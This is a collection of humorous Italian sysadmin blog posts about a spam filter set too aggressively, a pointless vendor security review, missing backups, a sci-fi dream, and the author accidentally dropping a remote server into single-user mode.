CL - (cercando di riattaccare il processore allo zoccolo) Mannagg...

Mo' voglio vederlo a spiegare la faccenda ad MH...

Davide

17/01/2009 14:33

When The Spam Hit The Fan

TB - (rivolto ad Aquila) ...e secondo me e' opportuno prendere drastici provvedimenti **immediatamente**.

AB - Se facciamo come dici tu sara' un macello nel giro di 24 ore. Guarda che ci abbiamo gia' provato e non e' una bella cosa.

TB - Ed io ho ricevuto una caterva di e-mail che mi portano a pensare che l'alternativa (non fare niente) e' peggio.

AB - Forse, ma se facciamo cosi' riceverai una **doppia** caterva di email che ti diranno di disfarlo.

TB - Se io ricevo una doppia caterva di email me le smazzero'.

AB - Sicuro?

TB - Sicuro! E con questo la discussione e' chiusa.

Che accidenti succede? Semplice: E' lo Sbam dello Spam.

Nei giorni passati stavamo 'sperimentando' con una serie di anti-spam scanner, per i quali **io** avrei dovuto costruire una qualche sorta di web-interfaccia per consentire agli utenti di alterare i punteggi in perfetto stile point-'n'-drool, ma pare che voce di tali esperimenti si sia diffusa, e adesso tutti quanti vogliono tale cosa attiva **immediatamente**, anzi prima.

Sia io che Aquila abbiamo cercato (vanamente) di spiegare a TheBoss che 1) non e' pronta, 2) se non consentiamo agli utenti di accendere e spegnere il filtro a piacimento succedera' un macello e 3) avremo **sempre** dei falsi positivi.

Ma, spronato dalle "tonnellate" di email ricevute, TB si e' fissato che cio' che dobbiamo fare e': 1) installare sto coso su tutti i server di posta e 2) impostarlo su "marca tutto" di default.

Dopo un bel po' di resistenza da parte di AB (ed anche mia che gia' sapevo cosa sarebbe successo per esperienza passata), ecco il fatidico giorno in cui il 'filtro' e' stato attivato e messo su "tutta forza".

Ovviamente, 24 ore dopo, cominciano a piovere le e-mail... tutte doverosamente redirette nella inbox di TB.

From: IlNostroCorrispondenteDalGiappone@\$noisalviamoilmondo.jp
Subject: TUTTO MARCATO COME SPAM!!!!

Da ieri tutte le e-mail che riceviamo vengono marcate come spam!
Che accidenti succede? Non possiamo piu' lavorare, ogni mail a cui rispondiamo dobbiamo modificarla perche' il Subject non va piu' bene!
HELP!!!!!!

From: UfficioDiBerlino@\$noisalviamoilmondo.de Subject: MAIL NON FUNZIONA PIU' Tutte le email ricevute riportano l'indicazione "SPAM" nel soggetto, siamo costretti a modificarle a mano una per una, cosi' non si puo' lavorare!

From: DipartimentoiRussia@\$noisalviamoilmondo.ru Subject: Ogni mailosky segnata come spamski Qui e' un disastroski, tutte le mailoski che riceviamo sono marcate come spamski.

...ok, l'ultima non era proprio cosi', ma il senso e' quello.

Ecco quindi TB entrare in panico da troppe-mail-di-lamentele e cominciare a gravitare attorno al mio tavolo...

Cosa fa' l'applicazione X ?

TB - Ma Aquila quando arriva?

IO - ?? A me lo domandi? Sei tu il capo, dovresti saperlo quando la gente arriva e quando va dal dentista...

TB - AAAAAAGGGGHHHH!!! Il dentista!!! Me ne ero dimenticato!! Adesso come 'azzo facciamo!!!

IO - A fare cosa?

TB - Tutte ste' e-mail marcate come spam!! Dobbiamo fermare subito!

IO - Punto primo: sono 8 mail che sono arrivate, contro quanti utenti? seimila? Punto secondo: Gia' lo sapevamo che succedeva cosi', Punto terzo...

TB - ...punto terzo?

IO - ...vabbe', io non dovrei farlo ma... (improvvisando una specie di balletto) IToldYouIToldYouIToldYou....

Ovviamente, dopo un bel po' a fare la faccia da cucciolone (che come un tizio che e' alto 2 metri e passa e grosso in proporzione possa sembrare un cucciolone e' un altro discorso), mi sono impietosito e, dopo aver fatto un po' di ravanamento ho ridotto ad un decimo tutti i punteggi di default del filtro.

Adesso aspetto domani per la seconda ondata di email con "troppo spam non segnalato"...

Davide

17/01/2009 14:33

Il Rapporto

Qualche tempo fa, dopo la grande alluvione, the Boss ha deciso che qualche cosa per evitare un ripetersi dell'evento e preservare la sala macchine da ulteriori "lavaggi" s'ha da fare. Ha quindi chiesto l'opinione generale.

Dopo un po' di brainstorming le unanimi conclusioni relative ai problemi presenti sono state:

1. E' piena di immondizia (scatoloni vari, apparati non collegati etc.)
2. E' in una posizione fetentissima (seminterrato)
3. Mancano sensori di acqua/fuoco/allarme

La conclusione generale e' anche stata che i punti 1 e 2 non sono facilmente risolvibili (se avessimo posto dove mettere l'immondizia non la terremmo certo li e la posizione e' quella che e'). Ma sul terzo punto tutti abbiamo concordato che qualche cosa si dovrebbe fare.

Così TB ha deciso che, non appena il budget lo permettera', verranno installati dei sensori anti-allagamento sotto al pavimento e dei sensori di fumo/allarmi anti-intrusione.

Un paio di settimane fa poi, abbiamo ricevuto una offerta da parte di \$immensoprodottooredihardware per una 'security review' del locale, da condurre **senza alcuna spesa**. Io ho detto subito che una 'review' gratuita e' una offerta di rinnovo non richiesta. Ma tante'... TB ha deciso che avere una opinione esterna e' sempre meglio che niente.

Il tizio (troppo giovane per avere una qualunque esperienza valida) ha gironzolato per l'edificio per una settimana circa e poi, oggi, ha finalmente presentato il suo Rapporto (con la 'r' maiuscola). 42 pagine. Siamo quindi in riunione con questo emerito rimbambito (CL) per sentire le sue conclusioni.

CL - La verifica e' stata condotta secondo le specifiche di sicurezza indicate nel documento programmatico blah blah blah...

...23 minuti dopo...

CL - La posizione del locale e' sub-ottimale in quanto locato nel seminterrato dell'edificio, pertanto pronò ad infiltrazioni di acqua ed ad allagamenti...

..47 minuti dopo...

CL - ... e la presenza di condutture dell'acqua nelle vicinanze rende il locale pronò ad infiltrazioni di acqua...

...un'ora e 15 minuti dopo...

CL - ...le tubature poste nei locali adiacenti potrebbero portare ad infiltrazioni di acqua...

...un'ora e 56 minuti dopo...

CL - ...la presenza di una cucina con relative tubature dell'acqua...

...due ore e 23 minuti dopo...

Cosa fa' l'applicazione X ?

CL - ...herr.. hemmm... ho gia' detto che potrebbero esserci delle infiltrazioni di acqua?

A questo punto, prima che ricominci da capo, decido che e' il momento di intervenire...

IO - Insomma, tanto per riordinare le idee e vedere se ho capito bene.. una settimana di 'ispezioni' e 42 pagine di rapporto per dirci che... la Sala Macchine potrebbe riempirsi d'acqua dato che e' nel semiinterrato... giusto?

CL - Hemmm... e non solo perche'.. herr... ci sono...

IO - DELLE TUBATURE NELLE VICINANZE! Grazie! Lo abbiamo capito!

CL - Hummm... (sfoglia un po' il suo rapporto) ...hemmm...

TB - Quindi.... (guardandosi attorno ed incontrando un sacco di sguardi vitrei)... le conclusioni sono...

IO - Esattamente quelle che avevamo gia' preso da noi!

TB - (sempre sfogliando il rapporto) Si'... che sono...

IO - (contando sulle dita) UNO: che e' piena di immondizia, ma dato che non abbiamo altri posti per tenerla sta roba ne consegue che rimarra' dove e', DUE: e' nel semiinterrato, ma dato che non possiamo rialzare tutto il palazzo o ribaltarla, rimarra' dove e' e TRE: mancano sensori di allagamento. E questo e' l'unico vero punto in cui si puo' fare qualche cosa. Ma dipende anche COSA si vuole farne.

CL - Hemmm... be', si potrebbe... hemmm... installare dei sensori...

IO - Si, grazie. Collegati a che? Se l'allarme scatta di notte o durante il fine settimana quando non c'e' nessuno qua dentro dubito seriamente che serva a qualche cosa.

CL - Herrr... si potrebbe collegarlo ad un sistema di avvisatore telefonico, cosi' che possa... hummm... telefonare a qualcuno...

IO - E questo porta all'inevitabile discorso di CHI VIENE AVVISATO. Ora, io non so voialtri (guardandomi intorno) ma il mio cellulare e' spento durante il weekend e se suona di notte dubito seriamente che lo sentirei, a meno che tu non implementi un marchingegno che all'attivazione provoca un ippopotamo arrapato, rosa, di 450 Kili a saltarmi su e giu' sul letto...

CL - Hummm... si potrebbero spostare i server fuori dalla Sala Macchine..

IO - E metterli dove?

CL - Hemmmm... in co-locazione da noi per esempio...

ALLELUIA! E ci siamo arrivati finalmente a tirargli fuori la **proposta**

IO - Si. Come no. Piccolo particolare: in Sala Macchine arrivano tutte le connessioni di rete, quindi, anche mancando i server, ci saranno sempre dei marchingegni il cui funzionamento **e' necessario** se vogliamo mantenere il posto funzionante. Inoltre io non vorrei mettere il file server da qualche altra parte e poi accedervi tramite internet!

Ma se volevano farci una offerta di hosting, perche' non lo hanno fatto senza sembrare dei coglioni completi?

Davide

17/01/2009 14:34

Tentare la (s)fortuna...

Dato che sono stato tanto bravo ed efficiente (s/eff/def/) dal creare una bellissima interfaccia web, cosi' che i nostri utonti potessero configurarsi autoanswer, autoforwarder e filtri antispam direttamente tramite l'interfaccia Web, qualcuno ha subito chiesto se non era possibile fare la stessa cosa per il **cambio delle password**.

Come al solito, gli dai un'unghia e si pigliano anche tutto il resto.

Cosi' sono qui che bestemmio come un marinaio turco nel tentativo disperato di fare qualche cosa che funzioni decentemente, quando uno dei tizi del reparto Finanza (aka: \$noicontiamoisoldi) appare e si mette a parlare con Aquila. Parlavano olandese ma tante'...

CL - ...quindi devo andare a questa convention in \$postofuoridalmondo e volevo portarmi dietro il mio laptop e questi **importantissimi** dati, solo che non ci stanno sul laptop, allora mi sono fatto prestare questo disco fisso USB esterno.

AB - E che problema hai?

CL - E' che mi e' venuto in mente... se passo attraverso il cercametalli dell'aeroporto... gli fara' qualche cosa? Sai... questi dati sono **importantissimi** ma non ho un backup...

A questo punto mi sento in dovere di intervenire..

IO - Certo che gli fara' qualche cosa.

CL - Hemmm... come?

IO - Passare sotto il cercametalli sicuramente provochera' la riformattazione a basso livello del disco, ed il reset o la completa distruzione del BIOS del controller.

AB - hihihhi...

CL - Eh???

IO - Inoltre sull'aereo una tizia del peso di circa 295 kili ci si siedera' sicuramente sopra riducendolo ad una sottiletta, i quattro figlioli rompiballe della suddetta tizia lo useranno come slittino su e giu' per l'arero finche' la hostess, stizzita con te che continui a strillare dal tuo sedile come un'aquila lo acchiappera' e lo infilerà in malomodo nel vano bagagli, dove sara' cotto dal sole e surgelato dal condizionatore allo stesso tempo.

CL - Ma...

AB - hu hu hu...

IO - Inoltre verra' sequestrato dalla dogana che, non avendo posto in ufficio, lo mettera' per 3 giorni in magazzino insieme ad un carico di 100 tonnellate di calamite.

CL - Eeeeeh???

AB - AH AH AH AH.. AAAARGHH... COFF.. SPLUT AK!! (si strozza con il caffè').

A questo punto Aquila scappa in bagno a pulirsi, ritorna dopo poco con una tazza nuova e pulendosi la faccia.

AB - (rivolto a me) 'sassino...

IO - Ed alla fine, quando lo riprenderai, per un errore la tensione di rete sara' su 8530 volt a 32 hertz.

CL - Ma... ma... ma... PERCHE'???

IO - Perche' hai detto le parole magiche: NON HO UN BACKUP!

CL - Hemmm...

IO - Io ho sempre avuto 'n' copie di tutto. Non UNA copia, ma 'n' e sparse in giro. E non ho mai perso UN SOLO BIT! Anche quando ho avuto crash catastrofici di macchine/dischi/quelchee'. Sono sempre riuscito a recuperare quello che mi serviva. Gli unici casi in cui i dati non erano recuperabili e' stato quando NON VI ERA UN BACKUP.

Cosa fa' l'applicazione X ?

CL guarda Aquila non molto convinto.

CL - Ma...

AB - Il termine tecnico e' SCAROGNA NERA.

Fast forward di circa 10 giorni.

AB - Hei! Ti ricordi di CL?

IO - Vagamente... perche'?

AB - Be', alla fine c'e' andato a quella convention, con il disco fisso.

IO - Si, e allora?

AB - (leggendo la mail) Dunque, pare che qualcuno si sia effettivamente seduto sul disco fisso, ma era un uomo e non una donna... ed il disco fisso e' stato sequestrato dalla dogana.

IO - A si?

AB - Si, e quando CL e' uscito dall'ufficio della dogana con la ricevuta ed ha visto l'enorme container marcato "Magnet Marelli" hanno dovuto portarlo al pronto soccorso...

IO - CL o il disco fisso?

AB - CL.

IO - Ah.

AB - Comunque il disco e' stato sdoganato solo DOPO la convention, quindi alla fine non l'ha usato.

IO - Mi chiedo se avrebbe avuto il coraggio di infilare la spina dopo tutto.

AB - Non lo so. Ma adesso mi ha chiesto quale e' il modo migliore di fare un backup di quei dati...

Forse qualcuno impara dopo un po'...

Davide

17/01/2009 14:34

4l1en

Attenzione; altro incubo dovuto ad eccesso di peperoni piccanti... si, lo so. Dovrei smetterla di mangiarli, soprattutto la sera tardi...

PC - Vascello sconosciuto localizzato a 3 parsec da qui.

IO - (senza alzare gli occhi dal libro) Si muove?

PC - No.

IO - Segnala?

PC - No.

IO - Comunica?

PC - No.

IO - Fa qualche cosa di interessante?

PC - Si', balla e canta.

IO - Vuoi proprio che io mi metta a guardare lo schermo eh?

Così mi decido a mettere giù il libro e guardo sto coso sul video... be, che sia un vascello "sconosciuto" e' poco ma e' sicuro, più che una nave pare un fagiolo scoppiato...

IO - Nessuna idea di cose come "da dove viene" o "che accidenti e'?"

PC - Se lo sapevo te lo dicevo no?

IO - (guardando il pda nel suo alloggiamento) hummm... mi domando cosa succede se ti infilo nel microonde e lo metto al massimo per...

PC - Buona fortuna. Il guscio in titanio e' anti-microonde... posso suggerire di avvicinarsi su una traiettoria di intercettazione?

IO - Dobbiamo proprio?

PC - Be', una nave e' sempre una nave, magari c'e' qualche cosa di utile la' dentro, o magari hanno dei problemi...

IO - Ed io **devo** intervenire?

PC - Be' hai presente nei film quando l'eroe accorre al salvataggio della bella fi...

IO - Ed e' il primo a morire.

Eccomi avanzare stile Pantera Rosa nei meandri semioscuri della nave, in una mano tengo il PDA (chi me lo ha fatto fare?) nell'altra una potentissima lampada tascabile VediBen. Attorno a me fluttua l'immagine proiettata dal mio PDA per dare una parvenza di sostanza alla sua voce. Il grosso problema e' che l'immagine pare me in miniatura... no, non e' un gran bel vedere.

IO - (studiando il linguaggio sconosciuto che compare sul vano della porta) Che cavolo di lingua e' questa?

PC - Non lo so, non e' nel mio vocabolario interno.

IO - Il tuo vocabolario interno quante lingue contiene?

PC - Una. Che ti aspettavi con 256 Mb di ram?

Scavalco la soglia picchiando una craniata pazzesca sul bordo.

PC - Credo che quella scritta possa significare "occhio alla testa"...

Faccio un passo avanti e per poco non rotolo giù per le scale.

PC - ...ripensandoci, forse significa "attento al gradino, idiota"...

IO - Sei proprio sicuro che il tuo guscio sia a prova di microonde?

Cosa fa' l'applicazione X ?

Raggiungo finalmente un portello che pare condurre verso la Sala Comando della nave.

IO - (rivolto all'immagine di me che volteggia) Ok, vai dentro e dai un'occhiata intorno.

PC - Ma manco...

IO - Come sarebbe a dire "ma manco"???

PC - Primo: io sono un ologramma, non ho occhi per vedere, secondo: quello che ha la torcia elettrica sei tu, terzo: io sono artificiale, mica scemo!

Entro così in sala comando. Pare tutto deserto, osservo con qualche perplessità la poltrona di comando che pare disegnata da Dalí... poi procedo ad ispezionare il resto della nave. In quella che potrebbe essere la cambusa apro uno stipetto e mi ritrovo davanti l'ALIENO (AL)!!

AL - Hiiisssss (sibila)

IO - AYEEEEEEEE!!!!

PC - AAAAAAAARRRRGHHHH!!!

AL - Hiiisssss (sibila)

IO - AYEEEEEEEE!!!!

PC - AAAAAAAARRRRGHHHH!!!

AL - Hiiisssss (sibila)

IO - AYEEEEEEEE!!!!

PC - ...hemmm...

AL - Hiiisssss (sibila)

IO - AYEEEEEEEE!!!!

PC - Ma la vuoi piantare? E' alto 5 centimetri!

IO - AY...hemmm.. e' vero...

Osservo il microbo saltellare e fare casino...

IO - Mi domando... se questo e' il Terribile Alieno che si e' mangiato l'equipaggio...

PC - La mia incredibile potenza di ragionamento, basata su un processore ARM a 3 Mhz, mi dice che ci sono due possibilità: UNO, questo e' il terribile alieno, oppure DUE: questo e' il figlio dell'alieno ed il vero alieno e' il grosso bestione dietro di te...

IO - Hemmm...

PC - Se non lo hai capito **questo** e' il punto in cui tu cominci a correre...

Mi fiondo nell'ascensore e premo il tasto marcato "like, a lot" (per i non anglofili: come dire: un sacco). L'Alieno si fionda su' per le scale... 19 minuti dopo esco dall'ascensore un numero astronomico di ponti più in alto, guardo giù dalle scale, l'alieno sta arrancando con la lingua di fuori. Vado alla più vicina macchinetta distributrice di cavolate e guardo i prodotti disponibili: Cola (naaaa...), Gazzosa (naaaa), Caffè (naaaaaa), Skateboard... Ok. Prendo lo skateboard e lo piazzo sulla cima delle scale. Come previsto, l'alieno ci zompa sopra ed inizia una ruzzolante discesa. Ritorno in ascensore e raggiungo l'ultimo ponte. Apro la porta delle scale e quella corrispondente della camera di decompressione. L'alieno esce rotolando dalle scale e si infila direttamente nella camera di decompressione. Spingo il pulsante marcato "WOOOOOOSSSSHHHH".

PC - Sai... c'e' qualche cosa di idiota in tutto questo...

IO - Ti riferisci al fatto che questa nave non potrebbe avere così tanti ponti? Al fatto che la porta delle scale e' proprio di fronte alla camera di decompressione? Al fatto che le macchinette automatiche prendono la mia moneta? Al fatto che in una nave assolutamente aliena la camera di decompressione e' chiaramente marcata "CAMERA DI DECOMPRESSIONE" ? Al fatto che le macchinette automatiche distribuiscono skateboard?

PC - Essendo tu a sognarti sta roba non mi meraviglia molto... intendevo.. ti ricordi in Sala Comando? C'era UNA sola poltrona e fatta strana...

Cosa fa' l'applicazione X ?

IO - E allora?

PC - E tutta la nave e' stramba... e c'e' roba scritta in lingua incomprensibile dappertutto...

IO - Vieni al punto.

PC - Sto' cominciando a pensare che quello che hai sbattuto fuori dalla nave forse non era il Mostro Terribile Che Si E' Mangiato L'Equipaggio, forse quello **era** l'Equipaggio...

IO - (guardando nella camera di decompressione attraverso il vetro: e' proprio vuota) E sai questo che vuol dire?

PC - Che sei nei guai.

IO - No. Che devo segnalare al piu' vicino comando stellare la presenza di un vascello sconosciuto e **completamente deserto**.

PC - E come la mettiamo con la mia memoria logaritmica incancellabile?

IO - Sai, credo che il tuo guscio **sia** antimicroonde, ma mi chiedo, che succede se ci faccio una o due dozzine di buchi e **poi** ti metto nel microonde?

PC - ...o che scemo che sono! Quella devi attivarla A MANO!

Qualche tempo dopo sto preparandomi un panino quando il micro-alieno balza fuori da dietro al vaso dei sottaceti e cerca di attaccarmi, io lo chiudo dentro al vaso semivuoto dei peperoni.

IO - E questo da dove e' uscito?

PC - La domanda e' "che cosa ne fai"?

IO - Dipende... se il vaso entra nel forno a microonde oppure no.

PC - E se non ci entra?

IO - Allora verifichero' la voce che dice che il distorsore galattico puo' essere trasformato in un grosso microonde con un paio di collegamenti.

Veramente: ma che farei senza il microonde?

Davide

17/01/2009 14:35

Anche I SysAdmin Sbagliano!

Ho la vaga impressione che *qualcuno* la' fuori pensi che gente come me non fa mai errori e, grazie ad una procedura mentale ultracollaudata e stratificata, riesca **sempre** a fare la cosa giusta.

Be', **col cacchio!**. Anche i SysAdmin sbagliano, ed anche io faccio le mie belle cappellate. Soprattutto quando mi occupo di cose di cui non dovrei occuparmi.

Come oggi per esempio, quando il Danese mi gira una mail chiedendomi se posso dare una occhiata ad un certo server che fa i capricci.

Dato che l'alternativa era fare **altro** debug su una certa applicazione e la mia voglia di debuggare era praticamente sotto i tacchi delle scarpe ho deciso che un cambiamento era meglio che niente.

Mi loggo da remoto e do un'occhiata al log.

```
Oct 25 11:54:51 bb kernel: VFS: Error -5 occurred while creating quota.
Oct 25 11:55:04 bb kernel: VFS: find_free_dqentry(): Data block full but it sho
ldn't.
Oct 25 11:55:04 bb kernel: VFS: Error -5 occurred while creating quota.
Oct 25 11:55:07 bb kernel: VFS: Inserting already present quota entry (block 40
6) .
Oct 25 11:55:07 bb kernel: VFS: Error -5 occurred while creating quota.
Oct 25 11:56:26 bb kernel: VFS: find_free_dqentry(): Data block full but it sho
ldn't.
Oct 25 11:56:26 bb kernel: VFS: Error -5 occurred while creating quota.
Oct 25 11:58:32 bb kernel: VFS: Inserting already present quota entry (block 40
6) .
Oct 25 11:58:32 bb kernel: VFS: Error -5 occurred while creating quota.
Oct 25 11:59:07 bb kernel: VFS: find_free_dqentry(): Data block full but it sho
ldn't.
```

Hummm... non molto bello, mi pare che o ci siano dei problemi sul disco o il file delle quote e' incriccato...
ma... che accidenti di ora ha questo coso?

```
# date
Mon Oct 25 01:23:12 WDT 2004
```

WDT? E cosi scopro che il server e' sulla West Coast, San Francisco...

Vabbe'...

E la e' l'una di notte, ergo: nessuno sta usando il server (a parte per il solito rivolo di e-mail notturne), procedo quindi a controllare come e' messo il disco. Ok, ci sono 3 dischi scsi in raid, potrei fare un bel check del disco. Ma per fare cio' devo smontare la partizione. Mi chiedo se smonto la partizione o riavvio in single-user la scheda di rete verra' inizializzata? Altrimenti potrei attivare il modem che serve per gli interventi di emergenza e fare il lavoro da li'.

Per cominciare vediamo se il modem e' effettivamente attivato e risponde. Si', risponde. Mi collego.

Ma se riavvio in monoutente il modem viene attivato?

Cosa fa' l'applicazione X ?

Vabbe', vediamo un po'. Io ho la stessa configurazione sul portatile, quindi apro un'altra console e provo un po'.

```
davide@serverremoto:~$ su -  
digita la password  
root@serverremoto:~# init 1  
NO CARRIER
```

....NO CARRIER??? Come sarebb...

Ed e' a quel punto che ho visto il prompt. Ergo: **non avevo aperto un'altra shell, ero tornato a quella precedente.**

Ooooookkkey Joe! Adesso si tratta di dare un colpo di telefono al nostro uomo in 'frisco e dirgli che e' il momento di spingere il tastino di reset del server.... sigh!

Se non altro, la giornata e' stata "rallegrata" dal fatto che Aquila ha lanciato un restore su un'altra macchina remota pero' con l'utente sbagliato, con il risultato che tutte le homedir degli utenti erano di proprieta' di root. Il risultato finale dell'operazione e' stato che nessuno era in grado di cancellare o spostare mail in giro... decisamente una giornata divertente...

Davide
17/01/2009 14:36

Lightspeed? Better: Soundspeed!

Mercoledì' noiosetto. Sto tentando di aggiungere un ennesimo controllo anti-pisquanata ad un accrocchio in perl che già ne contiene troppi (sia di controlli che di pisquanate) e mi sto annoiando.

Ondepercuicio, quando uno dei CL del reparto "Multimedia" (aka: \$noifacciamotantocasino) appare per parlare con Erik apprezzo la distrazione e mi metto ad ascoltare quello che dice.

CL - Non abbiamo un beamer stereofonico?

ER - Un che?

CL - Un beamer stereofonico.

ER - Un cosa????

CL - Un beamer stereofonico.

No, non ha pensato di modificare la frase, o di aggiungere dettagli, o di spiegare in modo più chiaro ciò che intendeva, si è limitato a ripetere la stessa cosa con la stessa cadenza, la stessa intonazione e la stessa espressione "ma è chiarissimo no?".

ER - Che accidenti è un beamer stereofonico??

CL - Un beamer con altoparlanti stereofonici.

ER - No, non ce lo abbiamo, non abbiamo neanche un beamer monofonico, nessuno dei nostri beamer ha altoparlanti, e non ho mai visto un beamer dotato di altoparlanti.

CL - Ma sono sicuro che ne esistono. Non possiamo comperarne?

ER - Per farci che?

CL - Per avere suono stereofonico durante le nostre presentazioni.

ER - E non puoi attaccare un paio di casse al computer per quello? Che bisogno c'è di averle nel beamer?

CL - Ma se attacco le casse al computer il sonoro non è più in sincronia con le immagini.

ER - Eh??

CL - Certo, perché il sonoro è più veloce delle immagini e va fuori sincronia.

ER - EEEEEHHHH???

CL - Il sonoro è più veloce delle ...

ER - Sì, quello che hai detto l'ho capito. Ma non ha alcun senso. Che accidenti vuole dire che "il sonoro è più veloce"??

CL - Certo che è più veloce. Lo sanno tutti che il suono è più veloce delle immagini.

Ora, forse mi sbaglio, ma l'ultima volta che ho controllato la luce andava ancora a 300.000 Km/sec, mentre il suono era sempre fermo intorno ai 60 mt/sec... ma forse CL arriva da un'altra dimensione dove tali parametri sono diversi...

CL - E' molto più veloce perché il sonoro è analogico mentre le immagini sono digitali e devono essere processate.

ER - ??COOOOSA???

CL - La conversione da analogico a digitale prende più tempo, così il sonoro risulta inviato prima dell'immagine corrispondente...

Forse CL ha letto un qualche articolo su "Science" del mese...

CL - Quindi se avessimo un beamer con le casse incorporate potremmo usare l'uscita audio direttamente dal cavo video ed eviteremmo il problema perché anche l'audio sarebbe in digitale e quindi in sincronia con le immagini.

Cosa fa' l'applicazione X ?

...o forse se lo e' sognato di notte...

CL - E sarebbe anche utile avere il beamer con il convertitore da analogico a digitale configurabile in modo da poter modificare la profondita' di campo del sonoro a piacere, cosi' non devo processare il sonoro nella scheda audio del pc e si evita l'effetto di riverbero...

...ok, **se lo e'** sognato di notte...

ER - Guarda, stai dicendo una manica di cazzate paurose, il sonoro arriva dalla stessa fonte delle immagini, quindi arriva con lo stesso tempo, ed in ogni caso anche se non lo fosse, la differenza sarebbe talmente minima che ti ci vorrebbe una camera ad alta velocita' ed un computer per accorgertene. E adesso levati dai piedi.

Ma CL non e' affatto convinto. Si sono pertanto lanciati in una convoluta discussione, con CL che tentava, vanamente, di dare un peso scientifico alle sue elucubrazioni psicosomatiche, mentre ER tentava disperatamente di chiudere la discussione e rispedire CL ad altri lidi ed ad annoiare altra gente.

Dopo un bel venti-venticinque minuti, finalmente CL ha realizzato la manica di fesserie che stava dicendo ed ha deciso di procedere con la tecnica non-mi-sono-spiegato-mi-hai-frainteso-adesso-ti-rispiego... ma arrivato a quel punto Erik non era piu' in una modalita' molto adatta all'ascolto di ulteriori 'azzate...

Comunque in seguito, discutendo con Erik, abbiamo stabilito che **esiste** qualche cosa di piu' veloce della luce, ed e' la velocita' con cui le boiate escono dalla bocca dei CL.

Nota: Qualcuno (parecchi) mi ha fatto notare che la velocita' del suono e' piu' vicina a 380 mt/sec che a 60. Ok! Ho diviso per un 6 di troppo. Volete farmi causa?

Davide

17/01/2009 14:36

CL+CL=CL^2

Ed e' cosi che, dopo aver installato in un paio di uffici il frutto delle mie fatiche programmatiche, mi ritrovo a fare da consigliere spirituale per i vari CL che hanno difficolta' ad utilizzarlo.

Vabbe', non e' che sia una cosa tanto malvagia, quasi tutti, dopo una lettura della documentazione del manuale ed un po' di ripetizioni al telefono sono in grado di operare per conto loro. D'altra parte l'intera "applicazione" e' una feticchia di web-application! Che accidenti di problemi possono avere?

Ma c'e' qualcuno che riesce a fare casino anche con le cose piu' semplici. E questo qualcuno e' un certo CL che in realta' sono due. Ed e' quello che io ho chiamato "Ciellequadrato".

Questi due tizi (CL2A e CL2B) sono in effetti una coppia Lui+Lei. No, non lo so se sono sposati o meno, inorridisco al pensiero di cosa potrebbe saltar fuori dalla mescolanza del loro DNA. Comunque sono rapidamente saliti al top della mia lista di CL-da-evitare-ad-ogni-costo.

Una loro telefonata e' una cosa assolutamente estenuante, che prosegue per un tempo variabile tra i 45 minuti e le 6 ore, durante le quali io devo ripetere la stessa identica cosa per venti o trenta volte, suppongo che ogni volta che lo ripeto una piccolissima percentuale di quello che dico filtra nel loro cervello, invece di scivolare via sulla superficie.

Poi capita che, mentre sono nel mezzo di una spiegazione con uno dei due, quello/a mi interrompe e passa il telefono all'altra/o cosi' io mi ritrovo a rispiegare tutto dall'inizio. Per non parlare poi di quando io sto spiegando qualche cosa (per l'ennesima volta) e quello non al telefono comincia a parlare con quello al telefono. Il che confonde entrambi. Ed io devo ricominciare tutto daccapo. Per l'ennesima volta piu' 1.

Cosi' quando mi e' suonato il telefono e sul display e' apparso "CIELLEQUADRATO" ho cominciato subito ad ululare.

IO - (gia' depresso) ...cosa c'e' stavolta?

CL2A- Ciao D, sono CL2A.

IO - Si', lo sapevo gia'. Che vuoi?

CL2A- Ho qualche problema con la procedura... mi chiedevo se...

IO - Che problema?

CL2A- Non mi ricordo piu' come si fa a fare l'importazione in \$foglio di calcolo...

IO - (pensando: te l'ho spiegato 48 volte!) Fai login, dal menu' a sinistra scegli "esporta", scegli "dati statistici" dal menu' di destra, scegli la data di riferimento, dal menu' a tendina scegli "formato csv", fai click su "procedi".

CL2A- Aspetta... "esporta" hai detto?

IO - Si, l'ho detto.

CL2A- Dunque... poi...hemm... com'era?

IO - L'ultima volta ti ho pure mandato un fax! Chiedendoti di appenderlo sopra al computer! Perche' non lo avete fatto?

CL2A- Hemmm... ma non e' necessario, aspetta... allora faccio click qui'.. Perche' ci sono due date di riferimento adesso?

IO - (perche' sei un cretino) Perche' hai scelto "valori di analisi" invece che "dati statistici". Torna indietro!

CL2A- Hemmm... come si torna indietro?

IO - (si inserisce la retromarcia) Si schiaccia il tasto "back"!

CL2A- Herrr... non c'e' il tasto "back"...

Cosa fa' l'applicazione X ?

A questo punto CL2B comincia a parlare, purtroppo, dato che parla molto a bassa voce sullo sfondo, io non la sento.

IO - Si che c'e'! Guarda sulla barra in alto (cretino).

CL2A- Eh? Uh? Cosa?

IO - Nella barra in alto!

CL2A- Hemmm... no aspetta, quel valore non va li'... Hummm?? Barra?

IO - Il tasto Back. Barra. In Alto. Back.

CL2A- Ah...hummm... no, la data non e' quella... hemmm... Barra in alto... ehi, adesso si e' chiuso tutto!

IO - (idiota!) Stai parlando con CL2B? Dille di starsene zitta!

CL2A- Si', aspetta forse e' meglio se ti faccio parlare con lei.

IO - No, non...

CL2B- Ciao D, sono CL2B.

IO - ...nnnnngghhhh... okkey...

CL2B- Dunque, com'era quella cosa?

Io ripeto tutto d'accapo...e lo ripeto di nuovo... e poi di nuovo, dopo la decima ripetizione o giu' di li' apparentemente riescono a raggiungere uno stato per cui spingono il tasto giusto, a questo punto si passa alla domanda successiva, ovvero come stampare i dati una volta ottenuti. E lasciamo perdere che "stampare" i dati invece di importarli in \$fogliodicalcolo (come avrebbero dovuto) non ha molto senso. Ma se avesse senso non sarebbero stati chiamati CLquadrato.

IO - Si schiaccia il tasto STAMPA in alto!

CL2A- Hummm... aspetta eh... o mannaggia! adesso si e' chiuso di nuovo tutto...

IO - ...mi pareva troppo bello per essere vero...

CL2B- (nel frattempo ha riacchiappato il telefono) Poi un'altra cosa, com'era la faccenda dell'inserimento dei valori?

Seguono altri 30 minuti di sofferenza e spiegazione ripetuta una trentina di volte. A nulla valgono i miei ripetuti "leggi il foXXuto manuale"...

CL2A- (ha riacchiappato il telefono a meta') Ok, questo dovremmo averlo capito adesso.

IO - (ma che mi prendi in giro?) meno male.

CL2A- poi... come era la cosa dell'esportazione dei dati verso \$fogliodicalcolo?

IO - (eccolo! lo sapevo...) TE L'HO SPIEGATO PRIMA!!!

CL2A- Ah si?

IO - SI!

CL2A- Hummm... aspetta eh... forse e' meglio che parli con CL2B...

AAAAAAAARRRRRRGHHHHHH!! Una motosega! Datemi una motosega!!!

Davide

17/01/2009 14:37

Venghino Siorre E Siorri!!!

AB - ...ed e' un'ottima occasione di vedere dall'interno il Data Center di \$provider.

